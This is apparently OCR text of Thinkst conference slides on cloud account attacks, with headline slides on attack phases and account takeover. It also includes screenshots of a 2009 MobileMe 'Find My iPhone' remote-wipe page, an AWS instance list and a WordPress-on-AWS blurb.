
13:56 **mh** http://45e51129ec7e.o3n.io/content/ubo934avq4wet2ua84pb0mtag/password.jpg (75kB)

(ignore that - me testing something)


thinkst
applied research



thinkst
applied research



thinkst
applied research



thinkst
applied research

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

thinkst
applied research

It’s all about the App?

https://medium.com/@magoo/the-account-takeover-runbook-ab8ae163f616

thinkst
applied research

Self XSS becomes a thing..

thinkst
applied research

MobileMe Account - Nicholas Arvanitis (sjt_nick)

https://secure.me.com/account/#&navIndex=10

Apple Inc.

Google

news logout

- Summary
- Personal Info
- Account Options
- Billing Info
- Password Settings
- Storage Settings
- Personal Domain
- Security Certificates
- Find My iPhone

Find My iPhone and Remote Wipe

iPhone
iPhone 3G
Online

Find iPhone

Map reflects device's approximate location as of 7:32 AM on June 25, 2009.
Updating location. This may take up to three minutes.

Update Location

Display a Message or Play a Sound


Write a message that will appear on your iPhone's screen. You can also play a sound on your iPhone, even if it is in silent mode.

Display a Message...


Remote Wipe


Loading "https://secure.me.com/account/#&navIndex=10", completed 23 of 23 items

thinkst
applied research



thinkst
applied research


MobileMe Account – Nicholas Arvanitis (sp_nick)
https://secure.me.com/account/#&navIndex=10
Summary
Personal Info
Account Options
Billing Info
Password Settings
Storage Settings
Personal Domain
Security Certificates
Find My iPhone
Loading...


MobileMe Account – Nicholas Arvanitis (sp_nick)
https://secure.me.com/account/#&navIndex=10
Summary
Personal Info
Account Options
Billing Info
Password Settings
Storage Settings
Personal Domain
Security Certificates
Find My iPhone
Find My iPhone and Remote Wipe
Find iPhone
iPhone
iPhone 3G
Online
Map reflects device's approximate location as of 11:24 AM on June 25, 2009.
Update Location
Display a Message or Play a Sound
Write a message that will appear on your iPhone's screen. You can also play a sound on your iPhone, even if it is in silent mode.
Display a Message...

thinkst
applied research


Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks
CloudCanary	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed
Canary Console - [illegible]	[illegible]	[illegible]	eu-west-1a	running	2/2 checks passed

thinkst
applied research

WordPress Hosting

How to run WordPress on AWS

WordPress is one of the world's most popular web publishing platforms, being used to publish 27% of all websites, from personal blogs to some of the biggest news sites. This reference architecture simplifies the complexity of deploying a scalable and highly available WordPress site on AWS.

